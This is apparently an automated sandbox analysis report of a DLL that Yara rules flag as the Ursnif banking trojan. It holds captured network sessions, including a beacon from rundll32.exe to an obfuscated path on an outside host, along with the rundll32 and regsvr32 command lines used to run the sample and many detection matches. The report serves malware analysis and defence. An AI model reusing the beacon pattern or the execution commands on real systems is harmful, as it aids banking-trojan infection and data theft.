2022-01-06 10:57:17 UTC	1830	IN	Data Raw: 32 45 43 38 0d 0a 7d 28 69 2e 43 6f 6d 6d 6f 6e 50 6f 70 42 65 68 61 76 69 6f 72 73 29 3b 74 2e 46 69 72 65 66 6f 78 50 6f 70 42 65 68 61 76 69 6f 72 3d 63 7d 2c 31 37 37 3a 66 75 6e 63 74 69 6f 6e 28 65 2c 74 2c 6e 29 7b 22 75 73 65 20 73 74 72 69 63 74 22 3b 76 61 72 20 72 2c 6f 3d 74 68 69 73 26 26 74 68 69 73 2e 5f 5f 65 78 74 65 6e 64 73 7c 7c 28 72 3d 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 72 65 74 75 72 6e 28 72 3d 4f 62 6a 65 63 74 2e 73 65 74 50 72 6f 74 6f 74 79 70 65 4f 66 7c 7c 7b 5f 5f 70 72 6f 74 6f 5f 5f 3a 5b 5d 7d 69 6e 73 74 61 6e 63 65 6f 66 20 41 72 72 61 79 26 26 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 65 2e 5f 5f 70 72 6f 74 6f 5f 5f 3d 74 7d 7c 7c 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 66 6f 72 28 76 61 72 20 6e 20 69 6e 20 Data Ascii: 2EC8}{i.CommonPopBehaviors);t.FirefoxPopBehavior=c},177:function(e,t,n){"use strict";var r,o=this&&this.__extends (r=function(e,t){return(r=Object.setPrototypeOf ({__proto__:[]})instanceof Array&&function(e,t){e.__proto__=t}) function(e,t){for(var n in

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.7	49810	193.187.96.107	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:18 UTC	1842	OUT	GET /glik/tGrWUa1Y/R2OQrNeJV3IPKF2QpdREkwL/Pdcxk_2BxF/xQxgWdlt1azx9Ptol/pfN70EvmBd3E/VDq6m0TE4dS/LZkUFdsHCsz7Ti/FxKTWAexnL5yAI5SdTGFR/PROxEptvFOvjfHFZ/EeMeEmWVCTuqfAJ/w6KPYHcWatgA0NvlWB/oh2VcTnU3/ZIBNo0ZwHLZ7tD2IUS7q/Ja7Fm3k6BW4Qk2luXxt/oBx.lwe HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 592182812.com Connection: Keep-Alive Cache-Control: no-cache Cookie: lang=en
2022-01-06 10:57:18 UTC	1842	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.20.1 Date: Thu, 06 Jan 2022 10:57:18 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 0 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=40ev4730c2cd2be127c2uqp4p1; path=/; domain=.392184281.com Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Location: https://www.redtube.com/

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.7	49811	66.254.114.238	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:18 UTC	1843	OUT	GET / HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Connection: Keep-Alive Cache-Control: no-cache Host: www.redtube.com Cookie: bs=h4o5ozshw1xbdtfmj2gfpkdw7qbuzgno; ua=2b352e7e229a0b6bfbear857925a0f1da; platform=pc; ss=676675764952608254; RNLBSERVERID=ded6787

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:18 UTC	1863	IN	Data Raw: 0a 09 09 7b 0a 09 09 09 22 40 63 6f 6e 74 65 78 74 22 3a 20 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 2e 6f 72 67 22 2c 0a 09 09 09 22 40 74 79 70 65 22 3a 20 22 57 65 62 53 69 74 65 22 2c 0a 09 09 09 22 75 72 6c 22 3a 20 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 22 2c 0a 09 09 09 22 70 6f 74 65 6e 74 69 61 6c 41 63 74 69 6f 6e 22 3a 20 7b 0a 09 09 09 09 22 40 74 79 70 65 22 3a 20 22 53 65 61 72 63 68 41 63 74 69 6f 6e 22 2c 0a 09 09 09 09 22 74 61 72 67 65 74 22 3a 20 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 72 65 64 74 75 62 65 2e 63 6f 6d 2f 3f 73 65 61 72 63 68 3d 7b 73 65 61 72 63 68 5f 74 65 72 6d 5f 73 74 72 69 6e 67 7d 22 2c 0a 09 09 09 22 71 75 65 72 79 2d 69 6e 70 75 74 22 3a 20 22 72 65 71 75 69 72 65 64 20 6e Data Ascii: {"@context": "http://schema.org","@type": "WebSite","url": "https://www.redtube.com/","potentialAction": {"@type": "SearchAction","target": "https://www.redtube.com/?search={search_term_string}","query-input": "required n
2022-01-06 10:57:18 UTC	1864	IN	Data Raw: 73 3d 74 72 75 65 26 63 6c 69 65 6e 74 54 79 70 65 3d 6d 6f 62 69 6c 65 26 63 68 61 6e 6e 65 6c 5b 63 6f 6e 74 65 78 74 5f 70 61 67 65 5f 74 79 70 65 5d 3d 68 6f 6d 65 26 63 68 61 6e 6e 65 6c 5b 73 69 74 65 5d 3d 72 65 64 74 75 62 65 26 73 69 74 65 5f 69 64 3d 31 36 26 64 65 76 69 63 65 5f 74 79 70 65 3d 64 74 61 62 6c 65 74 26 68 63 3d 37 45 45 38 42 39 34 31 2d 39 46 43 34 2d 34 45 42 39 2d 38 35 46 32 2d 34 31 43 41 30 46 41 0d 0a Data Ascii: s=true&clientType=mobile&channel[context_page_type]=home&channel[site]=redtube&site_id=16&device_type=tablet&hc=7EE8B941-9FC4-4EB9-85F2-41CA0FA
2022-01-06 10:57:18 UTC	1864	IN	Data Raw: 31 30 46 31 0d 0a 34 31 38 45 37 26 64 61 74 61 3d 25 35 42 25 37 42 25 32 32 73 70 6f 74 73 25 32 32 25 33 41 25 35 42 25 37 42 25 32 32 7a 6f 6e 65 25 32 32 25 33 41 31 31 35 37 31 25 37 44 25 35 44 25 37 44 25 35 44 26 64 6d 3d 77 77 77 2e 72 65 64 74 75 62 65 2e 63 6f 6d 5c 2f 5f 78 61 22 7d 7d 27 29 3b 0a 0a 09 09 09 76 61 72 20 54 4a 5f 41 44 53 5f 54 41 4b 45 4f 56 45 52 20 3d 20 7b 0a 09 09 09 09 70 72 65 6c 6f 61 64 41 64 73 3a 20 66 75 6e 63 74 69 6f 6e 28 29 20 7b 0a 09 09 09 09 09 69 66 20 28 21 74 6a 50 72 65 6c 6f 61 64 41 64 73 29 20 72 65 74 75 72 6e 3b 0a 0a 09 09 09 09 09 66 6f 72 28 76 61 72 20 69 20 69 6e 20 74 6a 50 72 65 6c 6f 61 64 41 64 73 29 20 7b 0a 09 09 09 09 09 9 54 4a 5f 41 44 53 5f 54 41 4b 45 4f 56 45 52 2e 67 65 74 41 64 Data Ascii: 10F1418E7&data=%5B%7B%22spots%22%3A%5B%7B%22zone%22%3A11571%7D%5D%7D%5D&dm=www.redtube.comV_xa"}});var TJ_ADS_TAKEOVER = {preloadAds: function() {if (!tjPreloadAds) return;for(var i in tjPreloadAds) {TJ_ADS_TAKEOVER.getAd
2022-01-06 10:57:18 UTC	1866	IN	Data Raw: 6a 73 22 20 61 73 3d 22 73 63 72 69 70 74 22 3e 0a 09 09 09 09 3c 73 63 72 69 70 74 20 61 73 79 6e 63 3e 0a 09 09 09 09 09 09 76 61 72 20 74 6a 45 6d 62 65 64 64 65 64 41 64 73 44 75 72 61 74 69 6f 6e 20 3d 20 6e 65 77 20 44 61 74 65 28 29 2e 67 65 74 54 69 6d 65 28 29 3b 0a 09 09 09 09 09 28 65 7e 6e 63 74 69 6f 6e 28 65 6e 76 29 20 7b 0a 09 09 09 09 76 61 72 20 61 64 64 54 6a 53 63 72 69 70 74 20 3d 20 66 75 6e 63 74 69 6f 6e 20 28 75 72 6c 29 20 7b 0a 09 09 09 09 76 61 72 20 73 63 72 69 70 74 20 20 3d 20 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 27 73 63 72 69 70 74 27 29 3b 0a 09 09 09 09 73 63 72 69 70 74 2e 74 79 70 65 20 3d 20 27 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 27 3b 0a 09 09 09 09 73 63 Data Ascii: js" as="script"><script async>var tjEmbeddedAdsDuration = new Date().getTime();(function(env) {var addTjScript = function (url) {var script = document.createElement('script');script.type = 'text/javascript';sc
2022-01-06 10:57:18 UTC	1867	IN	Data Raw: 61 73 73 22 3a 22 68 69 64 64 65 6e 22 2c 22 63 6f 6f 6b 69 65 4e 61 6d 65 22 3a 22 69 65 4d 65 73 73 61 67 65 42 61 6e 6e 65 72 22 2c 22 69 73 53 68 6f 77 42 61 6e 6e 65 72 22 3a 74 72 75 65 2c 22 6d 65 73 73 61 67 65 48 65 61 64 65 72 22 3a 22 44 69 64 20 79 6f 75 20 6b 6e 6f 77 20 79 6f 75 72 20 49 6e 74 65 72 6e 65 74 20 45 78 70 6c 6f 72 65 72 20 69 73 20 6f 75 74 20 6f 66 20 64 61 74 65 3f 22 2c 22 6d 65 73 73 61 67 65 54 65 78 74 22 3a 22 4f 6c 64 65 72 20 62 72 6f 77 73 65 72 73 20 63 61 6e 20 70 75 74 20 79 6f 75 72 20 73 65 63 75 72 69 74 79 20 61 74 20 72 69 73 6b 2c 20 61 72 65 20 73 6c 6f 77 20 61 6e 64 20 64 6f 6e 27 74 20 73 75 70 70 6f 72 74 20 74 68 65 20 6e 65 77 65 73 74 20 66 65 61 74 75 72 65 73 20 6f 6e 20 50 6f 72 6e 68 75 62 2e 20 Data Ascii: ass":"hidden","cookieName":"ieMessageBanner","isShowBanner":true,"messageHeader":"Did you know your Internet Explorer is out of date?","messageText":"Older browsers can put your security at risk, are slow and don't support the newest features on Pornhub.
2022-01-06 10:57:18 UTC	1868	IN	Data Raw: 69 29 7b 76 61 72 20 72 3d 4f 62 6a 65 63 74 2e 70 72 6f 74 6f 74 79 70 65 2e 74 6f 53 74 72 69 6e 67 2e 63 61 6c 6c 28 69 29 2e 73 6c 69 63 65 28 38 2c 2d 31 29 3b 72 65 74 75 72 6e 20 69 21 3d 3d 74 26 26 69 21 3d 3d 6e 75 6c 6c 26 26 72 3d 3d 3d 6e 7d 66 0d 0a Data Ascii: i){var r=Object.prototype.toString.call(i).slice(8,-1);return i!==t&&i!==null&&r===n}f
2022-01-06 10:57:18 UTC	1868	IN	Data Raw: 31 36 39 38 0d 0a 75 6e 63 74 69 6f 6e 20 73 28 6e 29 7b 72 65 74 75 72 6e 20 69 74 28 22 46 75 6e 63 74 69 6f 6e 22 2c 6e 29 7d 66 75 6e 63 74 69 6f 6e 20 61 28 6e 29 7b 72 65 74 75 72 6e 20 69 74 28 22 41 72 72 61 79 22 2c 6e 29 7d 66 75 6e 63 74 69 6f 6e 20 65 74 28 6e 29 7b 76 61 72 20 69 3d 6e 2e 73 70 7c 69 74 28 22 2f 22 29 2c 74 3d 69 5b 69 2e 6c 65 6e 67 74 68 2d 31 5d 2c 72 3d 74 2e 69 6e 64 65 78 4f 66 28 22 3f 22 29 3b 72 65 74 75 72 6e 20 72 21 3d 3d 2d 31 3f 74 2e 73 75 62 73 74 72 69 6e 67 28 30 2c 72 29 3a 74 7d 66 75 6e 63 74 69 6f 6e 20 66 28 6e 29 7b 28 6e 3d 6e 7c 7c 77 2c 6e 2e 5f 64 6f 6e 65 29 7c 7c 28 6e 28 29 2c 6e 2e 5f 64 6f 6e 65 3d 31 29 7d 66 75 6e 63 74 69 6f 6e 20 6f 74 28 6e 2c 74 2c 72 2c 75 29 7b 76 61 72 20 66 3d 74 79 Data Ascii: 1698function s(n){return it("Function",n)}function a(n){return it("Array",n)}function et(n){var i=n.split("");t=i[.length-1],r=t.indexOf("?");return r!==-1?t.substring(0,r):t}function f(n){(n=n w,n._done) ((n,n._done=1)}function ot(n,l,r,u){var f=ty
2022-01-06 10:57:18 UTC	1870	IN	Data Raw: 26 66 28 74 29 7d 29 29 7d 29 2c 69 29 7d 66 75 6e 63 74 69 6f 6e 20 62 28 6e 2c 74 29 7b 69 66 28 74 3d 74 7c 7c 77 2c 6e 2e 73 74 61 74 65 3d 3d 3d 6c 29 7b 74 28 29 3b 72 65 74 75 72 6e 7d 69 66 28 6e 2e 73 74 61 74 65 3d 3d 3d 3d 74 74 29 7b 69 2e 72 65 61 64 79 28 6e 2e 6e 61 6d 65 2c 74 29 3b 72 65 74 75 72 6e 7d 69 66 28 6e 2e 73 74 61 74 65 3d 3d 3d 6e 74 29 7b 6e 2e 6f 6e 70 72 65 6c 6f 61 64 2e 70 75 73 68 28 66 75 6e 63 74 69 6f 6e 28 29 7b 62 28 6e 2c 74 29 7d 29 3b 72 65 74 75 72 6e 7d 6e 2e 73 74 61 74 65 3d 74 74 3b 72 74 28 6e 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 6e 2e 73 74 61 74 65 3d 6c 3b 74 28 29 3b 75 28 68 5b 6e 2e 6e 61 6d 65 5d 2c 66 75 6e 63 74 69 6f 6e 28 6e 29 7b 66 28 6e 29 7d 29 3b 6f 26 26 79 28 29 26 26 75 28 68 2e 41 4c 4c 2c Data Ascii: &f(t))));,i)}function b(n,t){if(t=t w,n.state===l){t(t);return}if(n.state===t){i.ready(n.name,t);return}if(n.state===nt){n.onpreload.push(function(){b(n,t)});return}n.state=tt;rt(n,function(){n.state=l;t);u(h[n.name],function(n){f(n));o&&y()&&u(h.ALL,
2022-01-06 10:57:18 UTC	1871	IN	Data Raw: 2e 6c 65 6e 67 74 68 3b 6e 3c 66 3b 6e 2b 2b 29 69 66 28 74 3d 75 5b 6e 5d 2e 67 65 74 41 74 74 72 69 62 75 74 65 28 22 64 61 74 61 2d 68 65 61 64 6a 73 2d 6c 6f 61 64 22 29 2c 21 21 74 29 7b 69 2e 6c 6f 61 64 28 74 29 3b 72 65 74 75 72 6e 7d 7d 66 75 6e 63 74 69 6f 6e 20 79 74 28 6e 2c 74 29 7b 76 61 72 20 76 2c 70 2c 65 3b 72 65 74 75 72 6e 20 6e 3d 3d 3d 72 3f 28 6f 3f 66 28 74 29 3a 64 2e 70 75 73 68 28 74 29 2c 69 29 3a 28 73 28 6e 29 26 26 28 74 3d 6e 2c 6e 3d 22 41 4c 4c 22 29 2c 61 28 6e 29 29 3f 28 76 3d 7b 7d 2c 75 28 6e 2c 66 75 6e 63 74 69 6f 6e 28 6e 29 7b 76 5b 6e 5d 3d 63 5b 6e 5d 3b 69 2e 72 65 61 64 79 28 6e 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 79 28 76 29 26 26 66 28 74 29 7d 29 7d 29 2c 69 29 3a 74 79 70 65 6f 66 20 6e 21 3d 22 73 74 72 Data Ascii: .length;n<f;n++)if(t=u[n].getAttribute("data-headjs-load"),!!t){i.load(t);return}function yt(n,t){var v,p,e;return n===r?(o?f(t):d.push(t),i){s(n)&&(t=n,n="ALL"),a(n)}?(v={},u(n,function(n){v[n]=c[n];i.ready(n,function(){y(v)&&f(t)})),i):typeof n!="str

Timestamp	kBytes transferred	Direction	Data
2022-01-06 10:57:18 UTC	2301	IN	Data Raw: 31 31 45 42 0d 0a 61 64 4c 69 6e 6b 3d 69 2e 41 64 73 2e 63 72 65 61 74 65 55 52 4c 28 7b 63 68 61 6e 6e 65 6c 50 61 72 61 6d 73 3a 75 2c 73 70 65 63 69 66 69 63 50 61 72 61 6d 73 3a 63 2c 73 70 6f 74 49 64 3a 6e 7d 2c 21 30 29 2c 72 2e 48 65 6c 70 65 72 73 2e 69 73 41 64 42 6c 6f 63 6b 28 29 26 26 6f 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 61 64 4c 69 6e 6b 26 26 28 6f 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 61 64 4c 69 6e 6b 3d 6f 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 6c 69 6e 6b 50 72 6f 78 79 55 72 6c 2b 62 74 6f 61 28 6f 2e 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 2e 61 64 4c 69 6e 6b 29 29 7d 65 6c 73 65 20 63 6f 6e 73 6f 6c 65 2e 6c 6f 67 28 22 54 4a 20 5f 72 77 63 6b 6d 39 6c 76 76 73 66 20 69 6e 69 74 20 66 61 69 6c 65 64 3a 20 74 Data Ascii: 11EBadLink=i.Ads.createURL({channelParams:u,specificParams:c,spotId:n},i0),r.Helpers.isAdBlock()&&o.configuration.adLink&&(o.configuration.adLink=o.configuration.linkProxyUrl+bt0a(o.configuration.adLink)))else console.log("TJ _rwckm9lvvsf init failed: t

Code Manipulations

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: loadDll32.exe PID: 6468 Parent PID: 4736

General

Start time:	11:54:13
Start date:	06/01/2022
Path:	C:\Windows\System32\loadDll32.exe
Wow64 process (32bit):	true
Commandline:	loadDll32.exe "C:\Users\user\Desktop\9092.dll"
Imagebase:	0x13d0000
File size:	116736 bytes
MD5 hash:	7DEB5DB86C0AC789123DEC286286B938
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:

- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.549055433.0000000002C58000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.549107948.0000000002C58000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.684594882.000000000295E000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.548936641.0000000002C58000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.549014428.0000000002C58000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.548972278.0000000002C58000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.769888019.000000000760000.00000040.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.772707529.0000000010000000.00000040.00020000.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.639443299.0000000002ADB000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.549082130.0000000002C58000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.772168767.0000000002860000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.549035916.0000000002C58000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.549127778.0000000002C58000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000002.772377779.0000000002C58000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000000.00000002.771813450.00000000012B9000.00000004.00000040.sdmp, Author: Joe Security
- Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000000.00000003.594838132.0000000002C58000.00000004.00000040.sdmp, Author: Joe Security

Reputation: moderate

File Activities

Show Windows behavior

Analysis Process: cmd.exe PID: 6500 Parent PID: 6468

General

Start time:	11:54:13
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd.exe /C rundll32.exe "C:\Users\user\Desktop\9092.dll",#1
Imagebase:	0x870000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: regsvr32.exe PID: 6532 Parent PID: 6468

General

Start time:	11:54:14
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\regsvr32.exe
Wow64 process (32bit):	true
Commandline:	regsvr32.exe /s C:\Users\user\Desktop\9092.dll
Imagebase:	0xc70000
File size:	20992 bytes
MD5 hash:	426E7499F6A7346F0410DEAD0805586B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.553880021.000000004DF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.599652316.000000004DF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.553624715.000000004DF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.692657122.000000004AFE000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.553677186.000000004DF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.553908936.000000004DF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.772953903.0000000010000000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.769539107.000000000930000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.553782646.000000004DF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000003.00000002.772219573.00000000048D9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.648211065.0000000004C7B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.553826516.000000004DF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.553853838.000000004DF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000003.553726003.000000004DF8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000003.00000002.772290728.0000000004A00000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 6544 Parent PID: 6500

General

Start time:	11:54:14
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe "C:\Users\user\Desktop\9092.dll",#1
Imagebase:	0x2c0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.636571913.00000000056AB000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.545689611.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.545782499.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.545732601.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.591578550.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000002.774092059.0000000010000000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.545760999.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.683397869.000000000552E000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000002.773773332.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.545804647.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.545830564.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000002.773014708.0000000004FC9000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.545865291.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000003.545850965.0000000005828000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000004.00000002.770851697.0000000003100000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000004.00000002.773553516.0000000005430000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: 6584 Parent PID: 6468

General	
Start time:	11:54:14
Start date:	06/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\9092.dll,DllRegisterServer
Imagebase:	0x2c0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.735171061.00000000047BE000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000002.773294941.0000000004AB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.596024239.0000000004AB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.595911088.0000000004AB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.690524710.000000000493B000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.595938699.0000000004AB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000002.773585017.0000000010000000.00000040.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.596006531.0000000004AB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.596038376.0000000004AB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000002.769410424.0000000000230000.00000040.00000010.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.644673804.0000000004AB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.595880748.0000000004AB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.595964580.0000000004AB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000006.00000003.595986937.0000000004AB8000.00000004.00000040.sdmp, Author: Joe Security • Rule: JoeSecurity_Ursnif_1, Description: Yara detected Ursnif, Source: 00000006.00000002.772519294.00000000043D9000.00000004.00000040.sdmp, Author: Joe Security
Reputation:	high

Disassembly
Code Analysis